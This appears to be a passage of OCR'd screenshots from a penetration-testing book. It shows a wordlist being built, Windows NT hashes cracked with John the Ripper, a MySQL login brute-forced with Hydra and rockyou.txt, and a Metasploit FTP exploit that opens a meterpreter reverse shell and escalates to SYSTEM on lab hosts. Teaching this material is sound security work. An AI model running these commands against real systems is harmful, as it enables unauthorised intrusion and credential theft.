
500-0	common-orginal.txt 🛛 😣
$\begin{array}{c ccccccccccccccccccccccccccccccccccc$	123456 * porschefirebird *prince * rosebudpassword *guitar * butter * beach *jaguar12345678 *chelsea *united * amateur *great1234 *black *turtle *777777 *cool*diamond *steelers *muffin * cooper12345 *nascar * tiffany *redsox * 1313dragon * jackson *zxcvbn * star *scorpioqwerty * cameron *tomcat * testing *mountain* 654321 * golf *shannon *madisonmustang *computer *bond007 *murphy *987654*amanda * bear *frank *brazilbaseball *wizard * tiger *hannah * laurenmaster * xxxxxxx *doctor * dave *japanmichael *money *gators *11111 *shadow *mickey * angel *mother * stars
bo@darkwing 123456 password 12345678 1234 12345 dragon qwerty mustang baseball master michael football shadow monkey abc123 pass jordan harley ranger jennifer hunter	g:~/workspace/words\$ cat 500-common-orginal.txt cut -f2


	\$ cat 500-common-orginal.txt cut -f2-6
123456 porsche fireb	ird prince rosebud
password guitar butte	r beach jaguar
12345678 chelsea	united amateur great
1234 black turtle 77777	77 cool
diamond steel	ers muffin cooper
12345 nascar tiffany	redsox 1313
dragon jackson źxcvb	n star scorpio
qwerty cameron tomca	
654321 golf shann	-
mustang computer	bond007 murphy 987654
amanda bear	frank brazil
baseball wizard tiger	
master xxxxxxx docto	
michael money gatew	J-F
football phoenix	gators 11111
shadow mickey angel mothe	5
monkey bailey junior natha	
	raiders alexis
tigers badboy forev	
purple debbie angel	
jordan andrea spider viper	2
harley melissa	ou812 kevin
ranger dakota booger jake	matt.
aaaaaa 1212 lover	
jennifer player flyer	
hunter sunshine fish	gregory beaver
morgan buddy	4321


bo@darkwing:=/workspace/words\$ cat 500-common-orginal.txt | cut -f2-6 --output-delimiter=\$'\n'
123456
porsche
firebird
prince
rosebud
password
guitar
butter
beach
jaguar
12345678
chelsea
united
amateur
great
1234
black
turtle
7777777
cool
diamond
steelers
muffin
cooper
12345
nascar
tiffany

```
bo@darkwing:~/workspace/words$_ls
500-common-orginal.txt make-wordlist.txt temp
bo@darkwing:~/workspace/words$ cat 500-common-orginal.txt | cut -f2-6 --output-delimiter=$'\n' >
500-common-orginal.txt bo@darkwing:~/workspace/words$ <u>ls</u>
500-common-orginal.txt <u>500-common.txt</u> make-wordlist.txt temp
bo@darkwing:~/workspace/words$ <u>cat 500-common.txt</u>
123456
porsche
firebird
prince
.
rosebud
password
.
guitar
butter
beach
jaguar
12345678
chelsea
united
amateur
great
1234
black
turtle
7777777
cool
```









File Attack				Johnny
The Accuracy	Passwords			
		1	R	R R -
Open Passw	vd File Open Las	t Session S	tart Attack Re	esume Attack Pause Attack Copy
0			1	
Passwords	User	Password	Hash	GECOS
and the second s	1 Administrator		aad3b435b	500:23900518f88d6ec5ae40e134fdbb1959:::
<u>S</u>	2 B0 Weaver		aad3b435b	1000:601eab3fdfb146c4ecd8f800c987d621:::
Options	3 ?			
•••				
Statistics				
X				
Settings				
Output				
output				
				0%
				0%
				0%
	_			0% Johnny
File Atta	ck Password	5		
File Atta	ck Passwords	5		Johnny
File Atta	ck Passwords	5		Johnny
J	l.	3	on Start A	Johnny
J	l.	3	on Start A	Johnny
J	swd File Oper	a Last Sessio		Johnny Xttack Resume Attack Pause Attack Copy
Open Pass	swd File Oper Warning: det	Last Sessio	type "lm", but	Johnny Attack Resume Attack Pause Attack Copy
Open Pass	swd File Oper Warning: det Use the "fo	ected hash t	type "lm", but otion to force	Johnny Attack Resume Attack Pause Attack Copy
Open Pass	swd File Oper Warning: det Use the "fo Warning: det	ected hash format=nt" op ected hash format=nt	type "lm", but otion to force type "lm", but	Johnny Attack Resume Attack Pause Attack Copy t the string is also recognized as "nt" cloading these as that type instead t the string is also recognized as "nt2"
Open Pass	swd File Oper Warning: det Use the "fo Warning: det Use the "fo	ected hash to rmat=nt" op ected hash to rmat=nt2" of	type "lm", but otion to force type "lm", but option to force	Johnny Attack Resume Attack Pause Attack Copy t the string is also recognized as "nt" cloading these as that type instead t the string is also recognized as "nt2" ce loading these as that type instead
Open Pass Open Pass Options	wd File Oper Warning: det Use the "fo Warning: det Use the "fo guesses: 6 t	ected hash to mat=nt" op ected hash to mat=nt2" op imat=nt2" op ime: 0:00:00	type "lm", but otion to force type "lm", but option to forc 0:00 DONE (1	Johnny Attack Resume Attack Pause Attack Copy t the string is also recognized as "nt" a loading these as that type instead t the string is also recognized as "nt2" is e loading these as that type instead Thu Sep 10 14:15:20 2015) c/s: 3469K trying: 123456 - JOHNN
Open Pass Passwords	swd File Oper Warning: det Use the "fo Warning: det Use the "fo guesses: 6 t Use the "sh	ected hash to rmat=nt" op ected hash to rmat=nt2" op ime: 0:00:00 now" option	type "lm", but otion to force type "lm", but option to forc 0:00 DONE (T to display all	Johnny Attack Resume Attack Pause Attack Copy t the string is also recognized as "nt" cloading these as that type instead t the string is also recognized as "nt2" ce loading these as that type instead Thu Sep 10 14:15:20 2015) c/s: 3469K trying: 123456 - JOHNN of the cracked passwords reliably
Open Pass Open Pass Options	wd File Oper Warning: det Use the "fo Warning: det Use the "fo guesses: 6 t Use the "sh Loaded 6 pas	ected hash format=nt" op ected hash format=nt2" op immat=nt2" op imme: 0:00:00 now" option issword hash	type "lm", but otion to force type "lm", but option to forc 0:00 DONE (1 to display all es with no dif	Johnny Attack Resume Attack Pause Attack Copy t the string is also recognized as "nt" a loading these as that type instead t the string is also recognized as "nt2" is e loading these as that type instead Thu Sep 10 14:15:20 2015) c/s: 3469K trying: 123456 - JOHNN
Open Pass Passwords	wd File Oper Warning: det Use the "fo Warning: det Use the "fo guesses: 6 t Use the "st Loaded 6 pas (IL	ected hash format=nt" op ected hash format=nt2" of ime: 0:00:00 now" option isword hash JSR_BO-SR\	type "lm", but otion to force type "lm", but option to forc 0:00 DONE (1 to display all es with no dif	Johnny Attack Resume Attack Pause Attack Copy t the string is also recognized as "nt" cloading these as that type instead t the string is also recognized as "nt2" ce loading these as that type instead Thu Sep 10 14:15:20 2015) c/s: 3469K trying: 123456 - JOHNN of the cracked passwords reliably
Open Pass Passwords Options Latistics	wd File Oper Warning: det Use the "fo Warning: det Use the "fo guesses: 6 t Use the "sh Loaded 6 pas (IL (ha	ected hash format=nt" op ected hash format=nt2" op ime: 0:00:00 now" option issword hasho JSR_BO-SRV axOr)	type "lm", but otion to force type "lm", but option to forc 0:00 DONE (1 to display all es with no dif	Johnny Attack Resume Attack Pause Attack Copy t the string is also recognized as "nt" cloading these as that type instead t the string is also recognized as "nt2" ce loading these as that type instead Thu Sep 10 14:15:20 2015) c/s: 3469K trying: 123456 - JOHNN of the cracked passwords reliably
Open Pass Passwords	swd File Oper Warning: det Use the "fo Warning: det <u>Use the "fo</u> guesses: 6 t Use the "sh Loaded 6 pas (IL (ha (G	ected hash to mat=nt" op ected hash to mat=nt2" op ime: 0:00:00 now" option issword hash JSR_BO-SR jaxOr) uest)	type "lm", but otion to force type "lm", but option to forc 0:00 DONE (1 to display all es with no dif	Johnny Attack Resume Attack Pause Attack Copy t the string is also recognized as "nt" e loading these as that type instead t the string is also recognized as "nt2" se loading these as that type instead Thu Sep 10 14:15:20 2015) c/s: 3469K trying: 123456 - JOHNN of the cracked passwords reliably
Open Pass Passwords Options Latistics	swd File Oper Warning: det Use the "fo Warning: det Use the "fo guesses: 6 t Use the "sh Loaded 6 pas (IL (ha (G	ected hash to rmat=nt" op ected hash to rmat=nt2" op ime: 0:00:00 now" option isword hasho JSR_BO-SRV axOr) uest) ed)	type "lm", but otion to force type "lm", but option to forc 0:00 DONE (1 to display all es with no dif	Johnny Attack Resume Attack Pause Attack Copy t the string is also recognized as "nt" cloading these as that type instead t the string is also recognized as "nt2" ce loading these as that type instead Thu Sep 10 14:15:20 2015) c/s: 3469K trying: 123456 - JOHNN of the cracked passwords reliably
Open Pass Passwords Options Options Statistics Settings	swd File Oper Warning: det Use the "fo Warning: det Use the "fo guesses: 6 t Use the "sh Loaded 6 pas (IL (ha (G (fr (bo	ected hash to remat=nt" op ected hash to remat=nt2" op ime: 0:00:00 now" option issword hasho JSR_BO-SRV axOr) uest) ed) o)	type "lm", but otion to force type "lm", but option to forc 0:00 DONE (1 to display all es with no dif / 2)	Johnny Attack Resume Attack Pause Attack Copy t the string is also recognized as "nt" e loading these as that type instead t the string is also recognized as "nt2" se loading these as that type instead Thu Sep 10 14:15:20 2015) c/s: 3469K trying: 123456 - JOHNN of the cracked passwords reliably
Open Pass Passwords Options Latistics	swd File Oper Warning: det Use the "fo Warning: det Use the "fo guesses: 6 t Use the "sh Loaded 6 pas (IL (ha (G (fr (bo	ected hash to rmat=nt" op ected hash to rmat=nt2" op ime: 0:00:00 now" option isword hasho JSR_BO-SRV axOr) uest) ed)	type "lm", but otion to force type "lm", but option to forc 0:00 DONE (1 to display all es with no dif / 2)	Johnny Attack Resume Attack Pause Attack Copy t the string is also recognized as "nt" e loading these as that type instead t the string is also recognized as "nt2" se loading these as that type instead Thu Sep 10 14:15:20 2015) c/s: 3469K trying: 123456 - JOHNN of the cracked passwords reliably
Open Pass Passwords Options Options Statistics Settings	swd File Oper Warning: det Use the "fo Warning: det Use the "fo guesses: 6 t Use the "sh Loaded 6 pas (IL (ha (G (fr (bo	ected hash to remat=nt" op ected hash to remat=nt2" op ime: 0:00:00 now" option issword hasho JSR_BO-SRV axOr) uest) ed) o)	type "lm", but otion to force type "lm", but option to forc 0:00 DONE (1 to display all es with no dif / 2)	Johnny Attack Resume Attack Pause Attack Copy t the string is also recognized as "nt" cloading these as that type instead t the string is also recognized as "nt2" ce loading these as that type instead Thu Sep 10 14:15:20 2015) c/s: 3469K trying: 123456 - JOHNN of the cracked passwords reliably

			Johnny			-	□ ×
File Atta	ck Passwords						
Open Pas	swd File Open Last	Session Start Attac	🕅 Resume Attac	k Pause Attack C	ору		
0	General options						<u>^</u>
Passwords	Format:			nt2			~
- 😳	Mode selection a	nd settings	7				
Options	Oefault behave	viour					
	○ "Single crack	" mode	· ·				
Statistics	 Wordlist mod 	e					=
X	O "Incremental	" mode					
Settings	○ External mod	le					
Ò	Default behaviour	"Single crack" mode	Wordlist mode	"Incremental" mode	External mode		
Output	With default behaviou settings.	ır John the Ripper will run	"single crack" mode	e, then wordlist mode, the	en "incremental" mo	ode. All with default	
							~
			100% (6/6: 6	cracked, 0 left) []			

	Johnny D						
File Atta	File Attack Passwords						
Open Passwd File Open Last Session Start Attack Resume Attack Pause Attack Copy							
Ø	User	Password	Hash	GECOS			
Passwords	1 Administrator		aad3b435b	500:23900518f88d6ec5ae40e134fdbb1959:::			
	2 B0 Weaver		aad3b435b	1000:601eab3fdfb146c4ecd8f800c987d621:::			
Options	3 ?						
Statistics							
X							
Settings							
Ó							
Output							
_							
[
			0%	(0/2: 0 cracked, 2 left) [format=nt2]			
L					J		

Johnny	- 🗆 ×
File Attack Passwords	
Open Passwd File Open Last Session Start Attack Resume Attack Pause Attack Copy	
Image: Second	
0% (0/2: 0 cracked, 2 left) [format=nt2]	

root@kalibook:~# john --test Benchmarking: Traditional DES [128/128 BS SSE2-16] ... DONE Many salts: 4853K c/s real, 4902K c/s virtual Only one salt: 4624K c/s real, 4718K c/s virtual Benchmarking: BSDI DES (x725) [128/128 BS SSE2-16]... DONE Many salts: 162724 c/s real, 167706 c/s virtual Only one salt: 162048 c/s real, 163684 c/s virtual Benchmarking: FreeBSD MD5 [128/128 SSE2 intrinsics 12x]... DONE Raw: 37536 c/s real, 37915 c/s virtual Benchmarking: OpenBSD Blowfish (x32) [32/64 X2]... DONE 942 c/s real, 961 c/s virtual Raw: Benchmarking: Kerberos AFS DES [48/64 4K]... DONE Short: 511744 c/s real, 522187 c/s virtual Long: 1697K c/s real, 1714K c/s virtual Benchmarking: LM DES [128/128 BS SSE2-16]... DONE Raw: 61853K c/s real, 63116K c/s virtual Benchmarking: dynamic 0: md5(\$p) (raw-md5) [128/128 SSE2 intrinsics 10x4x3]... DONE Raw: 30520K c/s real, 31143K c/s virtual Benchmarking: dynamic 1: md5(\$p.\$s) (joomla) [128/128 SSE2 intrinsics 10x4x3]... DONE Many salts: 20969K c/s real, 21397K c/s virtual Only one salt: 16441K c/s real, 16777K c/s virtual Benchmarking: dynamic 2: md5(md5(\$p)) (e107) [128/128 SSE2 intrinsics 10x4x3]... DONE 15562K c/s real, 15880K c/s virtual Raw: Benchmarking: dynamic 3: md5(md5(md5(\$p))) [128/128 SSE2 intrinsics 10x4x3]... DONE Raw: 10406K c/s real, 10618K c/s virtual Benchmarking: dynamic_4: md5(\$s.\$p) (OSC) [128/128 SSE2 intrinsics 10x4x3]... DONE root@kalibook:~/workspace/TestCompany/ext-20150315/evidence# john --format=nt2 hashdump.txt

Loaded 2 password hashes with no different salts (NT MD4 [128/128 SSE2 intrinsics 12x])

root@kalibook:~/workspace/TestCompany/ext-20150315/evidence# john --format=nt2 hashdump.txt Loaded 2 password hashes with no different salts (NT MD4 [128/128 SSE2 intrinsics 12x]) guesses: 0 time: 0:09:37:41 0.01% (3) c/s: 72688K trying: 2vyiRnbi - 2vyiRnb! guesses: 0 time: 0:23:46:18 0.04% (3) c/s: 76045K trying: 37gBbh2w - 37gBbhbv guesses: 0 time: 1:23:01:53 0.09% (3) (ETA: Fri Oct 22 09:37:27 2021) c/s: 77085K trying: 5WyS6E6 - 5WyS6E! evill1! (haxOr) guesses: 1 time: 2:00:33:37 0.10% (3) (ETA: Fri May 21 08:48:12 2021) c/s: 76522K trying: HAquEzC - HAquE-C guesses: 1 time: 2:14:17:13 0.12% (3) (ETA: Fri May 7 18:18:45 2021) c/s: 68392K trying: NlUxp6ci - NlUxp6cj guesses: 1 time: 4:14:55:46 0.23% (3) (ETA: Fri May 7 14:43:07 2021) c/s: 55754K trying: Vt- Wtp. - Vt- Wt d guesses: 1 time: 4:14:56:03 0.23% (3) (ETA: Fri May 7 16:46:18 2021) c/s: 55753K trying: Vtk2wR0x - Vtk2wR0T Use the "--show" option to display all of the cracked passwords reliably

root@kalibook:~/workspace/TestCompany/ext-20150315/evidence# john --format=nt2 hashdump.txt --show hax0r:evil111!:aad3b435b51404eeaad3b435b51404ee:9e8bda2b4be66d8ef100b66c5900b82f:::

1 password hash cracked, 1 left
root@kalibook:~/workspace/TestCompany/ext-20150315/evidence#



Enter a Command		
xhydra		
	Close	

F	xHydra 😑 🖲 😣	r '
Quit		File Edit View Search Terminal
Target Passwords Tuning	Specific Start	root@kali:~# xhydra &
Target © Single Target	127.0.0.1	[2] 6230 root@kali:~# []
C Target List		
F	Prefer IPV6	
Port	0	
C Protocol	asterisk 🔻	
Cutput Options		
Use SSL	🗌 Be Verbose	
Show Attempts	🗌 Debug	
	Service Module Usage Details	
hydra -l yourname -p yourpass	s -t 16 127.0.0.1 asterisk	

	xHydra 💶 🗸									
Quit										
Target	Passwords	Tuning	Specific	Start						
-Target-										
0	◉ Single Tar	get		127	7.0.0.1					
	○ Target L	ist								
			🗆 Prefe	r IPV6						
	Port				0					
	Protocol			asteri	sk	~				
Output	Options									
	🗆 Use SS	L			Be Verbose					
	Show Atter	npts			🗆 Debug					
	COMPLETE	HELP		Servio	e Module Usage	e Details				
hydra -l	yourname -p	yourpass	s -t 16 12	7.0.0.1	Lasterisk					

	xHydra _ 🗉 🗙									
Quit										
Target	Passwords	Tuning	Specific	Start						
-Target-	arget									
Single Target 192.168.204.130										
O Target List										
	Prefer IPV6									
	Port 3306									
	Protocol			mysql		~				
Output	Options									
	Use SS		use SSL	(the ta	Be Verbose	SSL e	nabl	ed!		
	Show Attempts Debug									
	COMPLETE HELP Service Module Usage Details									
hydra -l	yourname -p	yourpass	-t 16 19	2.168.	204.130 mysql					

	xHydra									
Quit										
Target	Passwords	Tuning	Specific	Star	t					
Usernar	ne							_		
	Oserna	me		ſ	oot					
	O Usernam	e List								
	Loop around users									
Passwo	rd									
	O Passwo	ord		У	ourpass	5				
	O Password	d List								
	Generation	ate		1	:8:a					
Colon s	eparated file								5	
	Use Colon separated file									
☑ Try	🗹 Try login as password 🗹 Try empty password 🗹 Try reversed login									
hydra -s	3306 -l root	: -x 1:8:a	-e nsr -t	16 1	92.168.	204.130) mysql			

	xHydra _ 🗉 🗙									
Quit										
Target	Passwords	Tuning	Specific	Start						
Perform	nance Option	s								
	Number	of Tasks			10	•				
Timeout										
☑ Exit after first found pair (per host)										
	Exit after first found pair (global)									
	🗆 Do n	ot print r	nessages	about o	connection erro	rs				
Use a H	TTP/HTTPS	Proxy								
● No P	roxy	О НТТР	Method		O CONNECT N	detho	Ы			
	Pro	ху			http://127.0.0).1:808	80			
	Proxy needs	authent	ication							
Username yourname										
	Password yourpass									
hydra -s	3306 -l root	t -x 1:8:a	-e nsr -t	16 -w	15 -f 192.168.	204.1	30			

	xHydra _ 🗆 🗙								
Quit									
Target	Passwords	Tuning	Tuning Specific Start						
http-proxy url / http-proxy-urlenum credential module									
www.s	use.com								
http / h	ttps url								
/foo/ba	r/protected.h	ntml							
Cisco E	nable, Login f	for Cisco	device						
passwo	ord								
LDAP	LDAP DN								
dn-sco	dn-scope								
SMB-									
<u> </u>		domain	accounts	lnte	rpret passes as N	NTLM	1 has	hes	
sapr3 c	lient id								
1								~	
	/N Repositor	у							
trunk									
Telnet	- Successful	Login St	ring						
SNMP	-								
	O Version				Write Passwo				
	Version 2 Read Password								
hydra -s	3306 -l root	:-x 1:8:a	-e nsr -t	10 -w	15 -f 192.168.2	04.1	30	•:	

xHydra	-		• >	<				
Quit								
Target Passwords Tuning Specific Start								
Output				٦				
Hydra v8.1 (c) 2014 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.								
Hydra (http://www.thc.org/thc-hydra) starting at 2015-11-11 22:50:29								
[INFO] Reduced number of tasks to 4 (mysql does not like many parallel connections)								
[WARNING] Restorefile (./hydra.restore) from a previous session found, to prevent overwriting, you have 10 seconds								
[DATA] max 4 tasks per 1 server, overall 64 tasks, 217180147158 login tries (l:1/p:217180147161), ~848359949	tries pe	er ta	isk					
[DATA] attacking service mysql on port 3306								
[STATUS] 21.00 tries/min, 21 tries in 00:01h, 217180147137 todo in 172365196:09h, 4 active [STATUS] 19.00 tries/min, 57 tries in 00:03h, 217180147101 todo in 190508900:58h, 4 active								
[STATUS] 19.00 thesmin, 129 tries in 00:03h, 217180147101 todo in 190508500.50h, 4 active								
[STATUS] 18.20 tries/min, 273 tries in 00:15h, 217180146885 todo in 198882918:24h, 4 active								
[STATUS] 18.13 tries/min, 562 tries in 00:31h, 217180146596 todo in 199661463:22h, 4 active								
Start Stop Save Output Clear O	Jtput							
hydra -s 3306 -l root -x 1:8:a -e nsr -t 10 -w 15 -f 192.168.204.130 mysql								


xHydra _ 🗖								
Quit								
Target	Passwords	Tuning	Specific	Start				
- [STATU:	- S] 17.87 trie	s/min, 7	0622 trie	s in 65:	51h, 12286008 todo in 11456:40h, 4 active	^		
STATU	S] 17.87 trie	s/min, 7	0909 trie	s in 66:	07h, 12285721 todo in 11456:14h, 4 active			
STATU	S] 17.87 trie	s/min, 7	1195 trie	s in 66:	23h, 12285435 todo in 11455:57h, 4 active			
STATU	S] 17.87 trie	s/min, 7	1481 trie	s in 66:	39h, 12285149 todo in 11455:41h, 4 active			
STATU	S] 17.87 trie	s/min, 7	1768 trie	s in 66:	55h, 12284862 todo in 11455:15h, 4 active			
STATU	S] 17.87 trie	s/min, 7	2054 trie	s in 67:	11h, 12284576 todo in 11454:59h, 4 active			
STATU	S] 17.87 trie	s/min, 7	2342 trie	s in 67:	27h, 12284288 todo in 11454:24h, 4 active			
STATU	S] 17.87 trie	s/min, 7	2628 trie	s in 67:	43h, 12284002 todo in 11454:08h, 4 active			
STATU	S] 17.87 trie	s/min, 7	2917 trie	s in 67:	59h, 12283713 todo in 11453:23h, 4 active			
STATU	S] 17.87 trie	s/min, 7	3200 trie	s in 68:	15h, 12283430 todo in 11453:35h, 4 active			
STATU	S] 17.87 trie	s/min, 7	3485 trie	s in 68:	31h, 12283145 todo in 11453:29h, 4 active			
STATU	S] 17.87 trie	s/min, 7	3769 trie	s in 68:	47h, 12282861 todo in 11453:31h, 4 active			
STATU	S] 17.87 trie	s/min, 74	4054 trie	s in 69:	03h, 12282576 todo in 11453:24h, 4 active			
STATU	S] 17.87 trie	s/min, 74	4340 trie	s in 69:	19h, 12282290 todo in 11453:08h, 4 active			
STATU	S] 17.87 trie	s/min, 74	4623 trie	s in 69:	35h, 12282007 todo in 11453:20h, 4 active			
STATU	S] 17.87 trie	s/min, 74	4892 trie	s in 69:	51h, 12281738 todo in 11455:40h, 4 active			
STATU	S] 17.87 trie	s/min, 7	5180 trie	s in 70:	07h, 12281450 todo in 11455:05h, 4 active			
STATU	S] 17.87 trie	s/min, 7	5466 trie	s in 70:	23h, 12281164 todo in 11454:48h, 4 active			
STATU	S] 17.87 trie	s/min, 7	5754 trie	s in 70:	39h, 12280876 todo in 11454:13h, 4 active			
The ses	sion file ./hyd	lra.resto	re was wi	ritten	Гуре "hydra -R" to resume session.			
<					III			
	Start			Stop	Save Output Clear Output			
ydra -s	3306 -l root	-x 1:5:a	-e nsr -t	5 -w 1	0 -f 192.168.204.130 mysql			

	root@kalibook: ^		_	×
File Edit View Search Termin	nal Help			
<pre>root@kalibook:~# ls /usr/sk dirb fasttrack.txt dirbuster fern-wifi dnsmap.txt metasploit root@kalibook:~#</pre>	metasploit-jtr	sqlmap.txt		

				xHyd	dra			_ 0	×
Quit									
Target	Passwords	Tuning	Specific	Start					
Usernar	ne					_		1	
	۲	Usernam	e			word	press		
O Username List									
	Loop around users								
Passwo	rd								
	O Password yourpass								
	⊛ Pa	ssword I	List			work	space/rockyou.txt		
	0	Generat	e			1:1:a			
Colon s	eparated file								
	Use Colon separated file								
	✓ Try login as password ✓ Try empty password □ Try reversed login								
hydra -s	3306 -l wor	dpress -	P /root/w	orkspa	ce/rockyou.txt ·	-e ns -t 1	16 192.168.202.13	7 mysql	

					xHydra			_ = ×	
Quit									
Target	Passwords	Tuning	Specific	Start					
Output	Output								
Hydra v	Hydra v8.1 (c) 2014 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.								
11						2.00			
· ·			, .		g at 2015-11-22 22:5		`		
				· · ·	does not like many para				
1°	2	• •		,			2.1	e 10 seconds to abort	
1° °					tasks, 14344403 login	tries (l:1/p:14	344403), ~56032 trie	s per task	
	attacking se								
· ·	-				, 14344382 todo in 11				
STATU	S] 19.00 trie	es/min, 5	7 tries in (00:03h	, 14344346 todo in 12	2582:46h, 4 ac	tive		
[STATU	S] 18.43 trie	es/min, 1	29 tries ir	00:07	h, 14344274 todo in 1	.2972:52h, 4 a	ctive		
[STATU	S] 18.20 trie	es/min, 2	73 tries in	00:15	h, 14344130 todo in 1	.3135:40h, 4 a	ctive		
[STATU	S] 18.13 trie	es/min, 5	62 tries ir	00:31	h, 14343841 todo in 1	.3186:49h, 4 a	ctive		
[3306]	[mysql] hos	t: 192.1	68.204.3	ι30 ι	ogin: root password	: evil1			
<finishe< td=""><td>ed></td><td></td><th></th><td></td><th></th><td></td><td></td><td></td></finishe<>	ed>								
)				
	Start			Stop]	Save Output		Clear Output	
hydra -s	3306 -l root	: -P /root	/workspa	ce/wor	ds/rockyou.txt -e nsr -	t 5 -f 192.168	.204.130 mysql		

Applications ▼ Places ▼ [→] -Terminal ▼	Sun 2
C > D Home	
Favorites	+ - Calculator
01 - Information Gathering	Contacts root@kali: ~
02 - Vulnerability Analysis	
03 - Web Application Analysis	Desktop Search
04 - Database Assessment I ydra - L Potickali: # apt - ge	er passlist.txt ftp://192. indffllfalacarte
05 - Password Attacks package Lis	Files
06 - Wireless Attacks ⁹ dependency UnparReading state infor	atiDone
07 - Reverse Engineering	ka gedit be installed:
08 - Exploitation Tools	ns Gscriptor
09 - Sniffing & Spoofing	CV GVim
10 - Post Exploitation 15 operation	1,29 KB of additional disk
11-Forensicsched 111 kB in Os	2 e ipython
12 - Reporting Tools in g previous Ly	un ected package alacarte.
13 - System Services ng to unpack	acarte 3.11.91-2_all.deb
Usual applications 👻	and icolon-icon-theme (0, 13-1
Accessories rocessing triggers	or or or or or or or or or or or or or o
Read Processing triggers	or gthid-2.2 or gthid-2.2 or gthid-2.1
Glaphics(Processing triggers) Activities Overview g up alacarte	Zim Desktop Wiki



Launcher Properties							
Name:	xHydra						
Command:	/usr/bin/xhydra Browse						
Comment:	Password Cracker						
	Launch in Terminal?						
	Cancel OK						

		Choose an icon	ОК	Cancel 🛛
Ū	Recent	S usr share icons		
	Home	Name 🗸	Size	Modified
=	Desktop	🗰 Adwaita		08/10/2015
ß	Documents	cab_extract.png	1.2 kB	12/24/2014
	Documents	cab_view.png	833 bytes	12/24/2014
Ð	Downloads	adefault		08/10/2015
5	Music	🚞 elementaryXubuntu-dark		08/10/2015
۱Ô	Pictures	🚞 gnome		08/10/2015
		T gnome-brave		08/10/2015
	Videos	👕 gnome-colors-common		08/10/2015
旦	Enter Location	Thicolor		22:12
R	Computer	HighContrast		08/10/2015

Chapter 7: Windows Privilege Escalation

msf exploit(easyftp cwd fixret) > show options

```
Module options (exploit/windows/ftp/easyftp_cwd_fixret):
```

NameCurrent SettingRequiredDescriptionFTPPASSLive224!noThe password for the specified usernameFTPUSERrrednoThe username to authenticate asRHOST192.168.204.3yesThe target addressRPORT21yesThe target port

Payload options (windows/meterpreter/reverse_tcp):

<u>meterpreter > </u>

Name	Current Setting	Required	Description
	process 192.168.204.128 4444	yes	Exit technique (accepted: seh, thread, process, none) The listen address The listen port

Exploit target: Id Name g Windows Universal - v1.7.0.11 Logging in as rred msf exploit(easyftp cwd fixret) > exploit [*] Started reverse handler on 192.168.204.128:4444 [*] Connecting to FTP server 192.168.204.3:21... Connected to target FTP server. Authenticating as rred with password Live224!... Sending password.. msf exploit(easyftp_cwd_fixret) > exploit [*] Started reverse handler on 192.168.204.128:4444 [*] Connecting to FTP server 192.168.204.3:21... [*] Connected to target FTP server. [*] Authenticating as rred with password Live224!... [*] Sending password... [*] Prepending fixRet... [*] Adding the payload...
[*] Overwriting part of the payload with target address... [*] Sending exploit buffer...
[*] Sending stage (770048 bytes) to 192.168.204.3 [*] Meterpreter session 6 opened (192.168.204.128:4444 -> 192.168.204.3:49356) at 2015-12-16 13:20:05 -0500 <u>meterpreter</u> > sysinfo : B0-SRV2 Computer DS : Windows 2008 (Build 6002, Service Pack 2). Exploited the system Architecture : x86 System Language : en_US Meterpreter : x86/win32 <u>meterpreter</u> > getuid FTP service running as Administrator Server username: BO-SRV2\Administrator <u>meterpreter</u> > getsystem Running getsystem ...got system (via technique 1). <u>meterpreter</u> > getuid Now running under the SYSTEM account Server username: NT AUTHORITY\SYSTEM

C:\easyftp_server\easyftp-server-1.7.0.11-en>icacls ftpbasicsvr.exe
